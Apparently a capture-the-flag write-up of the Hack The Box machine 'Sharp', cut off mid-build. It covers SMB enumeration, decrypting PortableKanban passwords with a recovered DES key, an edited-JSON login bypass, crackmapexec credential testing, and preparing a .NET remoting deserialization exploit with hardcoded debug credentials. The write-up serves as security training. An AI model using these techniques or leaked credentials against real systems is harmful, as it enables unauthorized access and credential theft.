

HTB: Sharp

HTB: Sharp - Author not stated, 0xdf hacks stuff.

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
Content

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TOC

[HTB: Sharp](#)

[HTB: Sharp](#)



Sharp was all about C# and .NET. It started with a PortableKanban config. At the time of release, there was no public scripts decrypting the database, so it involved reverse engineering a real .NET binary. From there, I'll reverse and exploit a .NET remoting service with a serialized payload to get shell as user. To escalate to system, I'll reverse a Windows Communication Foundation (WCF)-based service to find an endpoint that runs PowerShell

code. I'll create a client to return a reverse shell. I'm also going to solve this one from a Windows VM (mostly).

Box Info


Release Date [05 Dec 2020](#)

Retire Date 01 May 2021

OS [\[image: Windows\]](#) Windows

Rated Difficulty [\[image: Rated difficulty for Sharp\]](#)

Radar Graph



User

01:10:08[\[image: snowscan\]](#)

Root

01:45:42[\[image: snowscan\]](#)

Creator [\[image: cube0x0\]](#)

Recon

nmap

`nmap` found six open TCP ports, RPC (135), NetBios (139), SMB (445), WinRM (5985), and two unknown services (8888 and 8889):

```

PS > nmap -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.219
Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-19 15:23 Eastern Daylight Time
Nmap scan report for 10.10.10.219
Host is up (0.019s latency).
Not shown: 65529 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5985/tcp   open  wsman
8888/tcp   open  sun-answerbook
8889/tcp   open  ddi-tcp-2

Nmap done: 1 IP address (1 host up) scanned in 13.87 seconds

PS > nmap -p 135,139,445,5985,8888,8889 -sCV -oA scans/nmap-tcpscripts 10.10.10.219
Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-19 15:23 Eastern Daylight Time
Nmap scan report for 10.10.10.219
Host is up (0.016s latency).

PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8888/tcp   open  msexchange-logcopier Microsoft Exchange 2010 log copier
8889/tcp   open  mc-nmf           .NET Message Framing
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -57m11s, deviation: 0s, median: -57m11s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-04-19 14:27:44
|_  start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.86 seconds

```

I don't get much information about the OS, other than that it's Windows.

8888 and 8889 don't show much. Connecting to them with `nc` to either doesn't return anything.

SMB - TCP 445

`net view` from Windows won't show anything as far as shares:

```
PS > net view 10.10.10.219
System error 5 has occurred.

Access is denied.
```

Interested in any comments as to how to find the share using Windows. I'll do this part from Parrot.

`smbmap` will list the shares, showing one with anonymous read access:

```
oxdf@parrot$ smbmap -H 10.10.10.219
[+] IP: 10.10.10.219:445      Name: LicorDeBellota.htb

      Disk                               Permissions      Comment
      ----                               -
Admin  ADMIN$                          NO ACCESS       Remote
share  C$                              NO ACCESS       Default
      dev                              NO ACCESS
      IPC$                             NO ACCESS       Remote
IPC    kanban                          READ ONLY
```

`smbclient` will show the share as well:

```
oxdf@parrot$ smbclient -N -L //10.10.10.219
Anonymous login successful

      Sharename      Type      Comment
      -
ADMIN$             Disk      Remote Admin
C$                 Disk      Default share
dev                Disk
IPC$               IPC       Remote IPC
kanban             Disk

SMB1 disabled -- no workgroup available
```

There's a handful of files:

```
oxdf@parrot$ smbclient -N //10.10.10.219/kanban
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
```

.	D	0	Sat Nov 14 13:56:03 2020
..	D	0	Sat Nov 14 13:56:03 2020
CommandLine.dll	A	58368	Wed Feb 27 03:06:14 2013
CsvHelper.dll	A	141312	Wed Nov 8 08:52:18 2017
DotNetZip.dll	A	456704	Wed Jun 22 16:31:52 2016
Files	D	0	Sat Nov 14 13:57:59 2020
Itenso.Rtf.Converter.Html.dll	A	23040	Thu Nov 23 11:29:32 2017
Itenso.Rtf.Interpreter.dll	A	75776	Thu Nov 23 11:29:32 2017
Itenso.Rtf.Parser.dll	A	32768	Thu Nov 23 11:29:32 2017
Itenso.Sys.dll	A	19968	Thu Nov 23 11:29:32 2017
MsgReader.dll	A	376832	Thu Nov 23 11:29:32 2017
Ookii.Dialogs.dll	A	133296	Thu Jul 3 17:20:12 2014
pkb.zip	A	2558011	Thu Nov 12 15:04:59 2020
Plugins	D	0	Thu Nov 12 15:05:11 2020
PortableKanban.cfg	A	5819	Sat Nov 14 13:56:01 2020
PortableKanban.Data.dll	A	118184	Thu Jan 4 16:12:46 2018
PortableKanban.exe	A	1878440	Thu Jan 4 16:12:44 2018
PortableKanban.Extensions.dll	A	31144	Thu Jan 4 16:12:50 2018
PortableKanban.pk3	A	2080	Sat Nov 14 13:56:01 2020
PortableKanban.pk3.bak	A	2080	Sat Nov 14 13:55:54 2020
PortableKanban.pk3.md5	A	34	Sat Nov 14 13:56:03 2020
ServiceStack.Common.dll	A	413184	Wed Sep 6 07:18:22 2017
ServiceStack.Interfaces.dll	A	137216	Wed Sep 6 07:17:30 2017
ServiceStack.Redis.dll	A	292352	Wed Sep 6 07:02:24 2017
ServiceStack.Text.dll	A	411648	Tue Sep 5 23:38:18 2017
User Guide.pdf	A	1050092	Thu Jan 4 16:14:28 2018

10357247 blocks of size 4096. 7414020 blocks available

Some Googling reveals these are all related to [PortableKanban](#), software for tracking tasks.

Portable Kanban

Script

Googling for PortableKanban exploit finds [this exploitable](#) post. It's a Python script that looks at a `PortableKanban.pk3` file and prints the plaintext passwords from it.

Grabbing the file from the SMB share, and running the script gives two passwords:

```
oxdf@parrot$ python pk-decrypt.py PortableKanban.pk3
Administrator:G2@$btRSHJYTarg
lars:G123HHrth234gRG
```

RE


That script was posted on 11 Jan 2021, about a month after this box released, which means it wasn't there at release. The intended path is to look at PortableKanban and figure out how the configuration decrypts the password.

The `PortableKanban.pk3` file is JSON, and contains information about the users in this instance of PK. To look at it, I'll use `cat PortableKanban.pk3 | jq . | less`. The `Users` section show two users, Administrator and lars:

```
"Users": [
  {
    "Id": "e8e29158d70d44b1a1ba4949d52790a0",
    "Name": "Administrator",
    "Initials": "",
    "Email": "",
    "EncryptedPassword": "",
    "Role": "Admin",
    "Inactive": false,
    "TimeStamp": 637409769245503700
  },
  {
    "Id": "0628ae1de5234b81ae65c246dd2b4a21",
    "Name": "lars",
    "Initials": "",
    "Email": "",
    "EncryptedPassword": "Ua3LyPFM175GN8D3+twLA==",
    "Role": "User",
    "Inactive": false,
    "TimeStamp": 637409769265925600
  }
],
```

The passwords are encrypted, as expected.

I'll copy the entire folder of binaries over to a Windows VM and open [DNSpy](#). I'll select `PortableKanban.exe`, and then open the search window (Edit -> Search Assemblies or Ctrl+Shift+K). I searched for "password", making sure to select "All of the Above" for the what and "Files in the Same Folder" for where:



There were a fair number of results, but I was immediately interested in `DbEncPassword`, `DbEncPassword2`, `DbPassword`, and `DbPassword2`, all from the `RoamingSettings` class. Clicking on `DbEncPassword` leads to the code that defines it. `DbEncPassword` is just a string, but `DbPassword` is more interesting. The `get` function returns `Crypto.Decrypt` on `DbEncPassword`, and the `set` takes a value, passes it to `Crypto.Encrypt`, and then stores the result in `DbEncPassword`:

```
[Browsable(false)]
public string DbEncPassword { get; set; }

// Token: 0x1700009D RID: 157
// (get) Token: 0x060002E3 RID: 739 RVA: 0x00029549 File Offset: 0x00027749
// (set) Token: 0x060002E4 RID: 740 RVA: 0x00029556 File Offset: 0x00027756
[Category(@"\t\t\t\t\t\t\t\t\t\t\t\tData")]
[DisplayName("Primary server password")]
[Description("Master password required to get access to primary server databases. This password is common for all the users.")]
[PasswordPropertyText(true)]
[IgnoreDataMember]
[Browsable(true)]
public string DbPassword
{
    get
    {
        return Crypto.Decrypt(this.DbEncPassword);
    }
    set
    {
        this.DbEncPassword = Crypto.Encrypt(value.Trim());
    }
}
```

`Crypto.Decrypt` is defined as:

```
// Token: 0x06000002 RID: 2 RVA: 0x000020E0 File Offset: 0x000002E0
public static string Decrypt(string cryptedException)
{
    string result;
    try
    {
        if (string.IsNullOrEmpty(cryptedException))
        {
            result = string.Empty;
        }
        else
        {
            DESCryptoServiceProvider descryptoServiceProvider = new
DESCryptoServiceProvider();
            result = new StreamReader(new CryptoStream(new
MemoryStream(Convert.FromBase64String(cryptedException)),
descryptoServiceProvider.CreateDecryptor(Crypto._rgbKey, Crypto._rgbIV),
CryptoStreamMode.Read)).ReadToEnd();
        }
    }
    catch (Exception)
    {
        result = string.Empty;
    }
    return result;
}

// Token: 0x04000001 RID: 1
private static byte[] _rgbKey = Encoding.ASCII.GetBytes("7ly6UznJ");


// Token: 0x04000002 RID: 2
private static byte[] _rgbIV = Encoding.ASCII.GetBytes("XuVUm5fR");
```

It's doing a DES decryption using `Crypto._rgbKey` and `Crypto._rgbIV` as the key and IV, which are defined just after this function. With the key and the IV, I can write a Python script that would look very similar to the one above [now on exploitdb](#) that will decrypt the value in the config.

Alternative Auth Bypass

IppSec pointed out a near alternative way to get the user passwords from PortableKanban. On the SMB share is a file, `pkb.zip`, which is a clean instance of the software. I'll unzip that into a directory. I'll copy into that directory `PortableKanban.pk3`. Now I'll edit it by copying

the Administrator JSON and adding a third user, replacing the name Administrator with 0xdf, changing the ID to something different, and setting the encrypted password to "".



```
{
  "Columns": [
    {
      "Id": "4757781032fd41b2a4511822e2c08850",
      "SortOrder": 0,
      "Name": "Demo",
      "Limit": 0,
      "TaskOrder": {
        "SortType": "None",
        "Parameters": [
          {
            "Field": "Completed",
            "SortOrder": "Descending"
          },
          {
            "Field": "Deadline",
            "SortOrder": "Ascending"
          },
          {
            "Field": "Priority",
            "SortOrder": "Descending"
          },
          {
            "Field": "Topic",
            "SortOrder": "Ascending"
          },
          {
            "Field": "Person",
            "SortOrder": "Ascending"
          }
        ]
      },
      "AutoComplete": false,
      "ResetCompleted": false,
      "TimeStamp": 637409769443121006,
      "Tasks": [
        {
          "Id": "33870d6dfe4146718ba0b2c9f7bc05cf",
          "SeriesId": "00000000000000000000000000000000",
          "SortOrder": "oGdBKcFw",
          "ColumnId": "4757781032fd41b2a4511822e2c08850",
          "TopicId": "00000000000000000000000000000000",
          "PersonId": "00000000000000000000000000000000",
          "Text": "New Task",
          "Priority": "Low",
          "Created": "\Date(1605380100000+0100)\",
          "CreatedBy": "e8e29158d70d44b1a1ba4949d52790a0",
          "Modified": "\Date(-62135596800000)\",
          "ModifiedBy": "00000000000000000000000000000000",
          "Deadline": "\Date(1605308400000+0100)\",
          "HasDeadline": false,
          "Completed": "\Date(1605308400000+0100)\",
          "CompletedBy": "00000000000000000000000000000000",
          "Done": false,
          "Canceled": false,
          "Link": "",
          "Subtasks": [],
          "Tags": [],
          "Estimate": 0,
          "Progress": 0,
          "Points": 0,
          "Comments": [],
          "CustomFields": {},
          "TimeStamp": 637409769542424146,
          "TimeTracks": [],
          "Persons": [],
          "Topics": [],
          "Tags": [],
          "Views": [],
          "Users": [
            {
              "Id": "e8e29158d70d44b1a1ba4949d52790a0",
              "Name": "Administrator",
              "Initials": "",
              "Email": "",
              "EncryptedPassword": "k+iUoOvQYG98PuhhRC7/rg==",
              "Role": "Admin",
              "Inactive": false,
              "TimeStamp": 637409769245503731,
              "Id": "0628ae1de5234b81ae65c246dd2b4a21",
              "Name": "lars",
              "Initials": "",
              "Email": "",
              "EncryptedPassword": "Ua3LyPFM175GN8D3+twLA==",
              "Role": "User",
              "Inactive": false,
              "TimeStamp": 637409769265925613,
              "Id": "e8e29158d70d44b1a1ba4949d52790a1",
              "Name": "0xdf",
              "Initials": "",
              "Email": "",
              "EncryptedPassword": "",
              "Role": "Admin",
              "Inactive": false,
              "TimeStamp": 637409769245503731,
              "ServiceMessages": [],
              "CustomFieldDescriptors": [],
              "MetaData": {
                "Id": "ffffffffffffffffffffffffffffffff",
                "SchemaVersion": "4.2.0.0",
                "SchemaVersionModified": "\Date(1605380100000+0100)\",
                "SchemaVersionModifiedBy": "e8e29158d70d44b1a1ba4949d52790a0",
                "SchemaVersionChecked": "\Date(-62135596800000-0000)\",
                "SchemaVersionCheckedBy": "00000000000000000000000000000000",
                "TimeStamp": 637409769001918463
              }
            }
          ]
        }
      ]
    }
  ]
}
```

[*Click for full size image*](#)

Now I'll double-click `PortableKanban.exe`, and it offers the startup question of where I want to store data, in a file or in Redis:

Portable Kanban

Portable Kanban requires information about data source to continue.
Select one of the possible data sources:

☒ Local file

Data will be stored in the local file and available for personal use only. If file does not exist then it will be created in startup directory.

☐ Create demo data

☐ Database server

Data will be stored on the database server. This is the only way to allow shared access to the common kanban board.
This option requires connection to Redis database server(s):

Primary server: localhost

Port: 6379

Password:

Secondary server:

Port: 6379

Password:

Database index: 0

☐ Use SSL

☐ Unhide passwords

[What is Redis?](#)


[Install Redis on Windows](#)

[Select online Redis hosting service](#)

[Read User Guide](#)

OK Cancel

I'll hit ok with Local file selected. I'm able to log in with 0xdf and an empty password. Clicking on the gear icon and then going to the users tab, if I uncheck "Hide passwords", I get the Administrator and lars passwords:



SMB as lars

Test Creds

Unsurprisingly, the administrator creds do not work for Sharp, but the lars ones do:

```
oxdf@parrot$ crackmapexec smb 10.10.10.219 -u administrator -p 'G2@$btRSHJYTarg'
SMB      10.10.10.219    445    SHARP      [*] Windows 10.0 Build 17763 x64
(name:SHARP) (domain:Sharp) (signing:False) (SMBv1:False)
SMB      10.10.10.219    445    SHARP      [-]
Sharp\administrator:G2@$btRSHJYTarg STATUS_LOGON_FAILURE
oxdf@parrot$ crackmapexec smb 10.10.10.219 -u lars -p 'G123HHrth234gRG'
SMB      10.10.10.219    445    SHARP      [*] Windows 10.0 Build 17763 x64
(name:SHARP) (domain:Sharp) (signing:False) (SMBv1:False)
SMB      10.10.10.219    445    SHARP      [+] Sharp\lars:G123HHrth234gRG
```

lars cannot WinRM:

```

oxdf@parrot$ crackmapexec winrm 10.10.10.219 -u lars -p G123HHrth234gRG
WINRM      10.10.10.219    5985    SHARP      [*] Windows 10.0 Build 17763
(name:SHARP) (domain:Sharp)
WINRM      10.10.10.219    5985    SHARP      [*] http://10.10.10.219:5985/wsman
WINRM      10.10.10.219    5985    SHARP      [-] Sharp\lars:G123HHrth234gRG

```

`smbclient` will connect as lars:

```

oxdf@parrot$ smbclient //10.10.10.219/dev -U 'lars%G123HHrth234gRG'
Try "help" to get a list of possible commands.
smb: \>

```

I can also do this from Windows:

```

PS > net use \\10.10.10.219\dev /u:lars "G123HHrth234gRG"
The command completed successfully.

```

Files

There are four files on this share:

```

PS > cd \\10.10.10.219\dev
PS > ls

Directory: \\10.10.10.219\dev

Mode                LastWriteTime         Length Name
----                -
-a----            11/15/2020   5:25 AM           5632 Client.exe
-a----            11/15/2020   8:59 AM             70 notes.txt
-a----            11/15/2020   5:25 AM          4096 RemotingLibrary.dll
-a----            11/16/2020   6:55 AM          6144 Server.exe

```

I'll download all four file - the three binaries are all .NET executables:

```

oxdf@parrot$ file Client.exe Server.exe RemotingLibrary.dll
Client.exe:      PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS
Windows
Server.exe:      PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS
Windows
RemotingLibrary.dll: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for
MS Windows

```

The `notes.txt` has some hints


```
oxdf@parrot$ cat notes.txt
Todo:
  Migrate from .Net remoting to WCF
  Add input validation
```

Shell as lars

RE

Server

I'll open `Server.exe` in [DNSpy](#) and notice right away it's much more simple than the previous binary:




The module is `RemotingSample`, which likely means it was built on top of a sample from somewhere. `Main` creates a thread and runs `StartServer`, which is a service listening on TCP 8888:

```
// RemotingSample.Server
// Token: 0x06000003 RID: 3 RVA: 0x000020A4 File Offset: 0x000002A4
private static void StartServer()
{
    Hashtable hashtable = new Hashtable();
    ((IDictionary)hashtable)["port"] = 8888;
    ((IDictionary)hashtable)["rejectRemoteRequests"] = false;
    BinaryServerFormatterSinkProvider binaryServerFormatterSinkProvider = new
BinaryServerFormatterSinkProvider();
    binaryServerFormatterSinkProvider.TypeFilterLevel = TypeFilterLevel.Full;
    ChannelServices.RegisterChannel(new TcpChannel(hashtable, new
BinaryClientFormatterSinkProvider(), binaryServerFormatterSinkProvider), true);
    RemotingConfiguration.CustomErrorsMode = CustomErrorsModes.Off;
    RemotingConfiguration.RegisterWellKnownServiceType(typeof(Remoting),
"SecretSharpDebugApplicationEndpoint", WellKnownObjectMode.Singleton);
    Console.WriteLine("Registered service");
    for (;;)
    {
        Console.ReadLine();
    }
}
```

It's important to note that the `TypeFilterLevel` is set to `Full`. Also, I'll need the name of the service, `SecretSharpDebugApplicationEndpoint`.

Client

The client is even simpler:



`Main` shows a connection to the same endpoint, with credentials:


```
private static void Main(string[] args)
{
    ChannelServices.RegisterChannel(new TcpChannel(), true);
    IDictionary channelSinkProperties =
ChannelServices.GetChannelSinkProperties((Remoting)Activator.GetObject(typeof(Remoting),
"tcp://localhost:8888/SecretSharpDebugApplicationEndpoint"));
    channelSinkProperties["username"] = "debug";
    channelSinkProperties["password"] = "SharpApplicationDebugUserPassword123!";
}
```

Strategy

.NET remoting is an older, insecure API/protocol, which is now superseded by Windows Communication Foundation (WCF). Searching for “.NET remoting exploit” will return a bunch of good resources. [Intro to .NET Remoting for Hackers](#) is a really nice walkthrough of how to exploit the system in General. [Finding and Exploiting .NET Remoting over HTTP using Deserialisation](#) (by NCC Group) goes into detail on a specific attack, which will work in this case. The [ExploitingRemoteService GitHub repo](#) from James Forshaw provides a tool to facilitate that deserialization attack.


To exploit this, I’ll generate a serialized payload to execute commands, and then feed it into `ExploitingRemoteService.exe`.

This took so much trial and error, and some asking friends to help to get working. I won’t be able to show that, but did want to make clear that this part was hard and required persistence.

Exploit POC

Build ExploitingRemoteService

I’ll download the repo from Git to my Windows VM, and then double click on the `.sln` file to open it in Visual Studio. I’ll set the config to Release and leave it on Any CPU, and Build -> Build Solution. At the Output window, I can see it Builds:



```
Output
Show output from: Build
1>----- Build started: Project: FakeAsm, Configuration: Release Any CPU -----
2>----- Build started: Project: ExampleRemotingService, Configuration: Release Any CPU -----
1> FakeAsm -> C:\Users\0xdf\Desktop\ExploitRemotingService-master\Installer\bin\Release\FakeAsm.dll
3>----- Build started: Project: ExploitRemotingService, Configuration: Release Any CPU -----
